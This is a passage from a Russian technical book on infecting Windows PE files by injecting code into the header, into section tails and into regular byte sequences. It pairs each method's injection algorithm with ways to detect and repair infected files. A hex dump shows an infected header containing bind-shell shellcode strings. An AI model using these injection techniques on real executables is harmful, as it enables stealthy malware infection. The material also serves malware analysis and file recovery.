вовсе не факт, что свободного места в конце заголовка нет. «Подтягивать» хвост заголовка к началу первой секции — обычная практика большинства линкеров, усматривающих в этом гармонию высшего смысла. Сканирование таких заголовков обычно выявляет длинную цепочку нулей, расположенных в его хвосте и, очевидно, никак и никем не используемых. Может ли X-код записать в них свое тело? Да, может, но только с предосторожностями. Необходимо отсчитать по меньшей мере 10h байт от последнего ненулевого символа, оставляя этот участок нетронутым (в конце некоторых структур присутствует до 10h нулей, искажение которых ни к чему хорошему не приведет).

Некоторые программисты пытаются проникнуть в DOS-заголовок и заглушку. Действительно, загрузчик Windows NT реально использует всего лишь шесть байтов: сигнатуру MZ и указатель e_lfanew. Остальные же его никак не интересуют и могут быть использованы X-кодом. Разумеется, о последствиях запуска такого файла в голой MS-DOS лучше не говорить, но... MS-DOS уже давно труп. Правда, некоторые вполне современные PE-загрузчики дотошно проверяют все поля DOS-заголовка (в особенности это касается win32-эмуляторов), поэтому без особой нужды лучше в них не лезть, а вот использовать для своих нужд DOS-заглушку — можно, пускай и не без ограничений. Довольно много системных загрузчиков не способны транслировать виртуальные адреса, лежащие к западу от PE-заголовка, что препятствует размещению в DOS-заголовке/заглушке служебных структур PE-файла. Даже и не пытайтесь внедрять сюда таблицу импорта или таблицу перемещаемых элементов! А вот тело X-кода внедрять можно.

Кстати, при обработке файла популярным упаковщиком UPX внедренный в PE-заголовок X-код не выживает, поскольку UPX полностью перестраивает заголовок, выбрасывая оттуда все «ненужное» (DOS-заглушку он, к счастью, не трогает). Упаковщики ASPack и tElock ведут себя более корректно, сохраняя и DOS-заглушку и оригинальный PE-заголовок, однако X-код должен исходить из худшего варианта развития событий.

В общем случае внедрение в заголовок осуществляется так:

1. Считываем PE-заголовок и приступаем к его анализу.
2. Если SizeOfHeaders < FS.r_off и (SizeOfHeaders + sizeof(X-code))< FS.r_off, то:
   - увеличиваем SizeOfHeaders на sizeof(X-code) или же просто подтягиваем его к raw offset первой секции;
   - записываем X-код на образовавшееся место;

   иначе:
   - сканируем PE-заголовок на предмет поиска непрерывной цепочки нулей, и если таковая будет действительно найдена, внедряем свое тело, начиная с 10h байта от ее начала;
   - внедряем X-код в DOS-заглушку, не сохраняя ее старого содержимого.
3. Если внедрение прошло успешно, перехватываем управление на X-код.

Идентификация пораженных объектов. Внедрение в PE-заголовок в большинстве случаев можно распознать и визуально. Рассмотрим, как выглядит в hex-редакторе типичный исполняемый файл (рис. 6.2). Вслед за концом DOS-заголовка, обычно содержащим в себе строку «This program cannot be run in DOS mode» (или что-то подобное), расположена PE-сигнатура, за которой следует немного мусора, щедро разбавленного нулями и плавно перетекающего в таблицу секций, содержащую легко узнаваемые имена .text, .rsrc и .data. Если файл упакован, названия секций, скорее всего, будут другими.

Иногда за таблицей секций присутствует таблица импорта BOUND с перечнем имен загружаемых динамических библиотек. Дальше, вплоть до начала первой секции, не должно быть ничего, кроме нулей, использующихся для выравнивания. Отождествить начало первой секции легко, HIEW ставит в этом месте точку. Если же это не так, то исследуемый файл содержит X-код (рис. 6.3).




Рис. 6.2. Так выглядит типичный PE-заголовок незараженного файла

Восстановление пораженных объектов. Не все дизассемблеры позволяют дизассемблировать PE-заголовок. IDA PRO относится к числу тех, кто позволяет, но делает это только в случае крайней необходимости, когда точка входа указывает внутрь заголовка. Заставить же ее отобразить заголовок вручную, судя по всему, невозможно. HIEW в этом отношении более покладист, но RVA-

адреса и переходы внутри заголовка он не транслирует, и их приходится вычислять самостоятельно. Дизассемблировав X-код и определив характер и стратегию перехвата управления, восстановите пораженный файл в исходный вид или потрассируйте X-код в отладчике, позволив ему сделать это самостоятельно, а в момент передачи управления оригинальной программе сбросьте дамп (разумеется, прогон активного X-кода под отладчиком всегда таит в себе угрозу, и отлаживаемая программа в любой момент может вырваться из-под контроля, поэтому если вы хотя бы чуточку не уверены в себе, пользуйтесь дизассемблером, так будет безопаснее).

```
000001D0:  2E 74 65 78-74 00 00 00-CA 65 00 00-00 10 00 00   .text
000001E0:  00 66 00 00-00 06 00 00-00 00 00 00-00 00 00 00    f
000001F0:  00 00 00 00-20 00 00 60-2E 64 61 74-61 00 00 00          .data
00000200:  44 19 00 00-00 80 00 00-00 06 00 00-00 6C 00 00
00000210:  00 00 00 00-00 00 00 00-00 00 00 00-40 00 00 C0              @
00000220:  2E 72 73 72-63 00 00 00-00 60 00 00-00 A0 00 00   .rsrc
00000230:  00 54 00 00-00 72 00 00-00 00 00 00-00 00 00 00    T   r
00000240:  00 00 00 00-40 00 00 40-4D 22 D1 38-48 00 00 00       @  @M" 8H
00000250:  46 22 D1 38-55 00 00 00-27 C2 F2 37-61 00 00 00   F" 8U
00000260:  34 D0 44 38-6C 00 00 00-34 D0 44 38-79 00 00 00
00000270:  84 D3 2B 38-86 00 00 00-34 D0 44 38-90 00 00 00
00000280:  46 22 D1 38-9B 00 00 00-00 00 00 00-00 00 00 00   F" 8
00000290:  63 6F 6D 64-6C 67 33 32-2E 64 6C 6C-00 53 48 45   comdlg32.dll SHE
000002A0:  4C 4C 33 32-2E 64 6C 6C-00 4D 53 56-43 52 54 2E   LL32.dll MSVCRT.
000002B0:  64 6C 6C 00-41 44 56 41-50 49 33 32-2E 64 6C 6C   dll ADVAPI32.dll
000002C0:  00 4B 45 52-4E 45 4C 33-32 2E 64 6C-6C 00 47 44    KERNEL32.dll GD
000002D0:  49 33 32 2E-64 6C 6C 00-55 53 45 52-33 32 2E 64   I32.dll USER32.d
000002E0:  6C 6C 00 57-49 4E 53 50-4F 4F 4C 2E-44 52 56 00   ll WINSPOOL.DRV
000002F0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000300:  EB 02 EB 05-E8 F9 FF FF-FF 58 83 C0-1B 8D A0 01
00000310:  FC FF FF 83-E4 FC 8B EC-33 C9 66 B9-8F 01 80 30
00000320:  00 40 E2 FA-E8 60 00 00-00 47 65 74-50 72 6F 63    @       GetProc
00000330:  41 64 64 72-65 73 73 00-4C 6F 61 64-4C 69 62 72   Address LoadLibr
00000340:  61 72 79 41-00 43 72 65-61 74 65 50-72 6F 63 65   aryA CreateProce
00000350:  73 73 41 00-45 78 69 74-50 72 6F 63-65 73 73 00   ssA ExitProcess
00000360:  77 73 32 5F-33 32 00 57-53 41 53 6F-63 6B 65 74   ws2_32 WSASocket
00000370:  41 00 62 69-6E 64 00 6C-69 73 74 65-6E 00 61 63   A bind listen ac
00000380:  63 65 70 74-00 63 6D 64-00 5A 52 BB-00 00 F0 77   cept cmd ZR
00000390:  81 3B 4D 5A-90 00 74 03-4B EB F5 8B-73 3C 03 F3    ;MZ  t K  s<
000003A0:  8B 76 78 03-F3 8B 7E 20-03 FB 8B 4E-14 56 33 C0    vx
000003B0:  57 51 8B 3F-03 FB 8B F2-33 C9 B1 0E-F3 A6 59 5F   WQ ?   3    Y_
000003C0:  74 08 83 C7-04 40 E2 E8-FF E1 5E 8B-56 24 03 D3   t    @
```

Рис. 6.3. А так выглядит заголовок файла после внедрения X-кода

Если X-код оказался утрачен, например, вследствие упаковки UPX'ом, распакуйте файл и постарайтесь идентифицировать стартовый код оригинальной программы (в этом вам поможет IDA PRO), переустановив на него точку входа. Возможно, вам придется реконструировать окрестности точки входа, разрушенные командой перехода на X-код. Если исходный стартовый код начинался с пролога (а в большинстве случаев это так), то на ремонт файла уйдет совсем немного времени. Первые 5 байтов пролога стандартны и легко предсказуемы, обычно это `55 8B EC 83 EC`, `55 8B EC 83 C4`, `55 8B EC 81 EC` или `55 8B EC 81 C4`, правильный вариант определяется по правдоподобности размера стекового фрейма, отводимого под локальные переменные. При более серьезных разрушениях алгоритм восстановления становится неоднозначен, и вам, возможно, придется перебрать большое количество вариантов. Попробуйте отождествить ком-

пилятор и изучить поставляемый вместе с ним стартовый код — это существенно упрощает задачу. Хуже, если X-код внедрился в произвольное место программы, предварительно сохранив оригинальное содержимое в заголовке (которого теперь с нами нет). Возвратить испорченный файл из небытия, скорее всего, будет невозможно — во всяком случае, никаких универсальных рецептов его реанимации не существует.

Некорректно внедренный X-код может затереть таблицу диапазонного импорта, обычно располагающуюся позади таблицы секций, и тогда система откажет файлу в загрузке. Это происходит тогда, когда разработчик определяет актуальный конец заголовка по формуле e_lfanew + SizeOfOptionalHeader + 14h + NumberOfSections*40, которая, к сожалению, неверна. Как уже говорилось выше, любой компилятор/линкер вправе использовать все SizeOfHeaders байт заголовка.

Если таблица диапазонного импорта дублирует стандартную таблицу импорта (а чаще всего это так), то простейший способ ремонта файла сводится к обнулению 0x11-элемента DATA DIRECTORY, а точнее — ссылки на структуру IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT. Если же таблица диапазонного импорта содержит (точнее, содержала) уникальные динамические библиотеки, отсутствующие во всех остальных таблицах, то для восстановления достаточно знать базовый адрес их загрузки. При отключенном диапазонном импорте эффективные адреса импортируемых функций, жестко прописанные в программе, будут ссылаться на невыделенные страницы памяти, и операционная система немедленно выбросит исключение, сообщая виртуальный адрес ячейки, к которой произошло обращение. Остается лишь найти динамическую библиотеку (и этой библиотекой, скорее всего, будет собственная библиотека восстанавливаемого приложения, входящая в комплект поставки), содержащую по данному адресу более или менее осмысленный код, совпадающий с точкой входа в функцию. Зная имена импортируемых библиотек, восстановить таблицу диапазонного импорта не составит никакого труда.

Для приличия, чтобы не ругались антивирусы, можно удалить неактивный X-код из файла, установив SizeOfHeaders на последний байт таблицы секций (или таблицы диапазонного импорта, если она есть) и вплоть до FS.r_off заполнив остальные байты нулями, символом * или любыми другими символами по своему вкусу (листинг 6.1). Например, текстом *посторонним вирусам вход воспрещен*.

Листинг 6.1. Дизассемблерный фрагмент X-кода, внедренного в заголовок (все комментарии принадлежат Иде)

```
HEADER:01000300 ; The code at 01000000-01000600 is hidden from normal disassembly
HEADER:01000300 ; and was loaded because the user ordered to load it explicitly
HEADER:01000300 ;
HEADER:01000300 ;<<<< IT MAY CONTAIN TROJAN HORSES. VIRUSES. AND DO HARMFUL THINGS >>>
HEADER:01000300 ;
HEADER:01000300    public start
HEADER:01000300    start:
HEADER:01000300    call    $+5
```

продолжение ⇨

Листинг 6.1 *(продолжение)*

```
HEADER:01000305    pop    ebp
HEADER:01000306    mov    esi, fs:0
HEADER:0100030C    lodsd
HEADER:0100030D    push   ebp
HEADER:0100030E    lodsd
HEADER:0100030F    push   eax
```

ВНЕДРЕНИЕ В ХВОСТ СЕКЦИИ

Операционная система Windows 9x требует, чтобы физические адреса секций были выровнены по меньшей мере на 200h байт (Windows NT — на 002h), поэтому между секциями практически всегда есть некоторое количество свободного пространства, в котором легко затеряться (рис. 6.4).




Рис. 6.4. Внедрение X-кода в хвост секции, оставшийся от выравнивания

Рассмотрим структуру файла notepad.exe из поставки Windows 2000 (листинг 6.2). Физический размер секции .text на 6600h – 65CAh = 36h байт превышает виртуальный, а .rsec – аж на C00h! Вполне достаточный объем пространства для внедрения, не правда ли? Разумеется, такое везение выпадает далеко не всегда, но пару десятков свободных байт можно найти практически в любом файле.

Листинг 6.2. Так выглядит таблица секций файла notepad.exe

Number	Name	v_size	RVA	r_size	r_offst	flag
1	.text	00065CA	0001000	0006600	0000600	60000020
2	.data	0001944	0008000	0000600	0006C00	C0000040
3	.rsrc	0006000	000A000	0005400	0007200	40000040

Внедрение. Перед внедрением необходимо найти секцию с подходящими атрибутами и достаточным свободным пространством в конце или рассредоточить X-код в нескольких секциях. При этом необходимо учитывать, что виртуальный размер секции зачастую равен физическому или даже превышает его. Это еще не значит, что свободное пространство отсутствует: попробуйте просканировать хвостовую часть секции на предмет наличия непрерывной цепочки нулей — если таковая там действительно присутствует (а куда бы она делась?), ее можно безбоязненно использовать для внедрения. Правда, тут есть одно «но», почему-то не учитываемое подавляющим большинством разработчиков: если виртуальный

размер секции меньше физического, загрузчик игнорирует физический размер (хотя и не обязан это делать), и он может быть любым, в том числе и заведомо бессмысленным! Если виртуальный размер равен нулю, загрузчик использует в его качестве физический, округляя его на величину Section Alignment. Поэтому если r_off + r_sz некоторой секции превышает r_off следующей секции, следует либо отказаться от обработки такого файла, либо самостоятельно вычислить физический размер на основе разницы raw_offset'ов двух соседних секций.

Некоторые программы хранят оверлеи внутри файла (да, именно внутри, а не в конце!), при этом разница физического и виртуального размеров, как правило, оказывается больше кратности физического выравнивания. Такую секцию лучше не трогать, так как внедрение X-кода, скорее всего, приведет к неработоспособности файла. К сожалению, оверлеи меньшего размера данный алгоритм отловить не в состоянии, поэтому всегда проверяйте внедряемый участок на нули и отказывайтесь от внедрения, если здесь расположено что-то другое.

Большинство разработчиков X-кода, проявляя преступную халатность, пренебрегают проверкой атрибутов секции, что приводит к критических ошибкам и прочим серьезным проблемам. Внедряемая секция должна быть, во-первых, доступной (флаг IMAGE_SCN_MEM_READ установлен) и, во-вторых, невыгружаемой (флаг IMAGE_SCN_MEM_DISCARDABLE сброшен). Желательно (но не обязательно), чтобы по крайней мере один из флагов IMAGE_SCN_CNT_CODE или IMAGE_SCN_CNT_INITIALIZED_DATA был установлен. Если же эти условия не соблюдаются и других подходящих секций нет, допустимо модифицировать флаги одной или нескольких секций вручную, однако работоспособность подопытного приложения в этом случае уже не гарантирована. Если флаги IMAGE_SCN_MEM_SHARED и IMAGE_SCN_MEM_WRITE установлены, в такую секцию может писать кто угодно и что угодно, а адрес ее загрузки может очень сильно отличаться от v_a, поскольку та же Windows 9x позволяет выделять разделяемую память только во второй половине адресного пространства.

Поскольку при внедрении в хвост секции невозможно отличить данные, инициализированные нулями, от неинициализированных данных, перед передачей управления основному коду программы X-код должен замести следы, аккуратно подчистив все за собой. Например, скопировать свое тело в стек или в буфер динамической памяти и вернуть нули на место. К сожалению, многие об этом забывают, в результате чего часть программ отказывает в работе.

Код, внедренный в конец секции, как правило, выживает при упаковке или обработке файла протектором (так как внедренная область памяти теперь помечена как занятая). Исключение составляют служебные секции, такие как секция перемещаемых элементов или секция импорта, сохранять которые упаковщик не обязан и вполне может реконструировать их, выбрасывая оттуда все «ненужное».

Обобщенный алгоритм внедрения выглядит приблизительно так:

- считываем PE-заголовок;
- анализируем Section Table, сравнивая физическую длину секций с виртуальной;
- ищем секции, у которых r_sz > v_sz, и записываем их в кандидаты на внедрение, предварительно убедившись, что в хвосте секции содержатся одни нули;

- если `r_sz - v_sz >= FA`, не трогаем такую секцию, так как, скорее всего, она содержит оверлей;
- если кворума набрать не удалось, ищем секции, у которых `r_sz <= v_sz`, и пытаемся найти непрерывную цепочку нулей в их конце;
- из всех кандидатов отбираем секции с наибольшим количеством свободного места;
- находим секцию, атрибуты которой располагают к внедрению (`IMAGE_SCN_MEM_SHARED`, `IMAGE_SCN_MEM_DISCARDABLE` сброшены, `IMAGE_SCN_MEM_READ` или `IMAGE_SCN_MEM_EXECUTE` установлены, `IMAGE_SCN_CNT_CODE` или `IMAGE_SCN_CNT_INITIALIZED_DATA` установлены), а если таких среди оставшихся кандидатов нет, либо корректируем атрибуты самостоятельно, либо отказываемся от внедрения;
- если `v_sz != 0` и `v_sz < r_sz`, увеличиваем `v_sz` на `sizeof(X-code)` или подтягиваем к `v_a` следующей секции.

Идентификация пораженных объектов. Распознать внедрения этого типа довольно проблематично, особенно если X-код полностью помещается в первой кодовой секции файла, которой, как правило, является секция `.text`.

Внедрение в секцию данных разоблачает себя наличием осмысленного дизассемблерного кода в ее хвосте, но если X-код перехватывает управление хитрым образом, дизассемблер может и не догадаться дизассемблировать этот код и нам придется сделать это вручную, самостоятельно отыскав точку входа. Правда, если X-зашифрован и расшифровщик находится вне кодовой секции, этот прием уже не сработает.




Рис. 6.5. Осмысленный машинный код в хвосте секции данных — признак внедрения

Внедрение во все служебные секции (например, секцию ресурсов или fixup'ов) распознается по наличию в них чужеродных элементов, которые не принадлежат никакой подструктуре данных (рис. 6.5).

Восстановление пораженных объектов. Чаще всего приходится сталкиваться с тем, что программист не предусмотрел специальной обработки для виртуального размера, равного нулю, и вместо того чтобы внедриться в хвост секции, необратимо затер ее начало. Такие файлы восстановлению не подлежат и должны быть уничтожены. Реже встречается внедрение в секцию с «неудачными» атрибутами: секцию, недоступную для чтения, или DISCARDABLE-секцию. Для реанимации файла либо заберите у X-кода управление, либо отремонтируйте атрибуты секции.

Могут также попасться файлы с неправильно «подтянутым» виртуальным размером. Обычно вирусописатели устанавливают виртуальный размер внедряемой секции равным физическому, забывая о том, что если r_sz < v_sz, то виртуальный размер следует вычислять, исходя из разницы виртуальных адресов текущей и последующей секций. К счастью, ошибки внедрения этого типа не деструктивны, и исправить виртуальный размер можно в любой момент.



ВНЕДРЕНИЕ В РЕГУЛЯРНУЮ ПОСЛЕДОВАТЕЛЬНОСТЬ БАЙТОВ

Цепочки нулей не обязательно искать в хвостах секций. Дался нам этом хвост, когда остальные части файла ничуть не хуже, а зачастую даже лучше конца! Скажем больше: не обязательно искать именно нули — для внедрения подходит любая регулярная последовательность (например, цепочка FF FF FF... или даже FF 00 FF 00...), которую мы сможем восстановить в исходный вид перед передачей управления. Если внедряемых цепочек больше одной, X-коду придется как бы «размазаться» по телу файла (а скорее всего, так и будет). Соответственно, стартовые адреса и длины этих цепочек придется где-то хранить, иначе как потом прикажете их восстанавливать (рис. 6.6)?




Рис. 6.6. Внедрение Х-кода в регулярные цепочки

Регулярные последовательности чаще всего обнаруживаются в ресурсах, а точнее — в bitmap'ах и иконках. Технически внедриться сюда ничего не стоит, но пользователь тут же заметит искажение иконки, чего допускать ни в коем случае нельзя (даже если это и не главная иконка приложения, Проводник показывает остальные по нажатии кнопки Сменить значок в меню свойств ярлыка). Существует и другая проблема: если регулярная последовательность относится к служебным структурам данных, анализируемых загрузчиком, то файл «упадает» еще до того, как Х-код успеет восстановить эту регулярную последовательность в исходный вид. Соответственно, если регулярная последовательность содержит какое-то количество перемещаемых элементов или элементов таблицы импорта, то в исходный вид ее восстанавливать ни в коем случае нельзя, так как это нарушит работу загрузчика. Поэтому поиск подходящей последовательности существенно усложняется, но отнюдь не становится принципиально невозможным!

Правда, некоторые программисты исподтишка внедряются в таблицу перемещаемых элементов, необратимо затирая ее содержимое, поскольку, по их мнению, исполняемым файлам она не нужна. Варвары! Хоть бы удостоверились сначала, что 01.00.00.00h >= Image Base >= 40.00.00h, в противном случае таблица перемещаемых элементов реально нужна файлу! К тому же не все файлы с расширением EXE — исполняемые. Под их личиной вполне может прятаться и динамическая библиотека, а динамическим библиотекам без перемещения — никуда. Вопреки распространенному мнению, установка атрибута IMAGE_FILE_RELOCS_STRIPPED вовсе не запрещает системе перемещать файл. Для корректного отключения таблицы перемещаемых элементов необходимо обнулить поле IMAGE_DIRECTORY_ENTRY_BASERELOC в DATA DIRECTORY.

Автор знаком с парой лабораторных вирусов, умело интегрирующих Х-код в оригинальную программу и активно использующих строительный материал, найденный в теле файла-хозяина. Основной интерес представляют библиотечные функции, распознанные по их сигнатуре (например, sprintf, rand), а если таковых не обнаруживается, Х-код либо ограничивает свою функциональность, либо реализует их самостоятельно. В дело идут и одиночные машинные команды, такие как CALL EBX или JMP EAX. Смысл этого трюка заключается в том, что подобное перемешивание команд Х-кода с командами основной программы не позволяет антивирусам отодрать Х-код от файла. Однако данная техника еще не доведена до ума и все еще находится в стадии разработки...

Внедрение. Алгоритм внедрения выглядит приблизительно так:

- сканируем файл на предмет поиска регулярных последовательностей и отбираем среди них цепочки наибольшей длины. Причем сумма их длин должна несколько превышать размеры X-кода, так как на каждую цепочку в среднем приходится 11 байтов служебных данных: четыре байта на стартовую позицию, один байт — на длину, один — на оригинальное содержимое и еще пять байтов — на машинную команду перехода к другой цепочке;
- убеждаемся, что никакая часть цепочки не принадлежит ни одной из подструктур, перечисленных в DATA DIRECTORY. Именно подструктур, а не структур! Поскольку таблицы экспорта/импорта, ресурсов, перемещаемых элементов образуют многоуровневые древовидные иерархии, произвольным образом рассеянные по файлу, ограничиться одной лишь проверкой принадлежности, IMAGE_DATA_DIRECTORY.VirtualAddress и IMAGE_DATA_DIRECTORY.Size категорически недостаточно;
- проверяем атрибуты секции, которым принадлежит цепочка (IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_DISCARDABLE сброшены, IMAGE_SCN_MEM_READ или IMAGE_SCN_MEM_EXECUTE установлены, IMAGE_SCN_CNT_CODE или IMAGE_SCN_CNT_INITIALIZED_DATA установлены);
- «нарезаем» X-код на дольки, добавляя в конец каждой из них команду перехода на начало следующей, не забывая о том, что тот jmp, который соответствует машинному коду EBh, работает с относительными адресами, и это те самые адреса, которые образуются после загрузки программы в память. С «сырыми» смещениями внутри файла они вправе не совпадать. Как правильно вычислить относительный адрес перехода? Определяем смещение команды перехода от физического начала секции, добавляем к нему пять байтов (длина команды вместе с операндом). Полученную величину складываем с виртуальным адресом секции и кладем полученный результат в переменную *a1*. Затем определяем смещение следующей цепочки, отсчитываемое от начала той секции, к которой она принадлежит, и складываем его с виртуальным адресом, записывая полученный результат в переменную *a2*. Разность *a2* и *a1* и представляет собой операнд инструкции jmp;
- запоминаем начальные адреса, длины и исходное содержимое всех цепочек в импровизированном хранилище, сооруженном либо внутри PE-заголовка, либо внутри одной из цепочек. Если этого не сделать, тогда X-код не сможет извлечь свое тело из файла-хозяина для внедрения во все последующие. Некоторые разработчики вместо команды jmp используют call, забрасывающий на вершину стека адрес возврата. Как нетрудно сообразить, совокупность адресов возврата представляет собой локализацию «хвостов» всех используемых цепочек, а адреса «голов» хранятся в операнде команды call! Извлекаем очередной адрес возврата, уменьшаем его на 4, и относительный стартовый адрес следующей цепочки перед нами!

Идентификация пораженных объектов. Внедрение в регулярную последовательность довольно легко распознать по длинной цепочке jmp'ов или call'ов, протянувшихся через одну или несколько секций файла и зачастую располага-

ющихся в совсем не свойственных исполняемому коду местах, например в секции данных (листинг 6.3). А если X-код внедрится внутрь иконки, она начинает характерно «шуметь» (рис. 6.7). Хуже, если одна регулярная цепочка, расположенная в кодовой секции, вмещает в себя весь X-код целиком — тогда для выявления внедренного кода приходится прибегать к его дизассемблированию и прочим хитроумным трюкам. К счастью, такие регулярные цепочки практически не встречаются. Во всяком случае, просканировав содержимое папок WinNT и Program Files, я обнаружил лишь один такой файл, да и то деинсталлятор.




Рис. 6.7. Внедрение X-кода в главную иконку файла

Листинг 6.3. Внедрение X-кода в регулярные цепочки

```
.0100A708: 9C            pushfd
.0100A709: 60            pushad
.0100A70A: E80B000000    call   .00100A71A   -------- (1)
.0100A70F: 64678B260000  mov    esp,fs:[00000]
.0100A715: 6467FF360000  push   d,fs:[00000]
.0100A71B: 646789260000  mov    fs:[00000],esp
.0100A721: E800000000    call   .00100A726   -------- (2)
.0100A726: 5D            pop    ebp
.0100A727: 83ED23        sub    ebp,023 ;"#"
.0100A72A: EB2B          jmps   .00100A757   -------- (3)
...
.0100A757: EB0E          jmps   .00100A767   -------- (1)
...
.0100A767: 8BC5          mov    eax,ebp
.0100A769: EB2C          jmps   .00100A797   -------- (1)
...
.0100A797: EB5E          jmps   .00100A7F7   -------- (1)
...
.0100A7F7: EB5E          jmps   .00100A857   -------- (1)
...
.0100A857: EB3E          jmps   .00100A897   -------- (1)
...
.0100A897: EB3D          jmps   .00100A8D6   -------- (1)
...
.0100A8D6: EB0D          jmps   .00100A8E5   -------- (1)
...
```

```
.0100A8E5: 2D00200000     sub     eax.000002000 :"     "
.0100A8EA: 89857E070000   mov     [ebp][00000077E].eax
.0100A8F0: 50             push    eax
.0100A8F1: 0500100000     add     eax.000001000 :"  > "
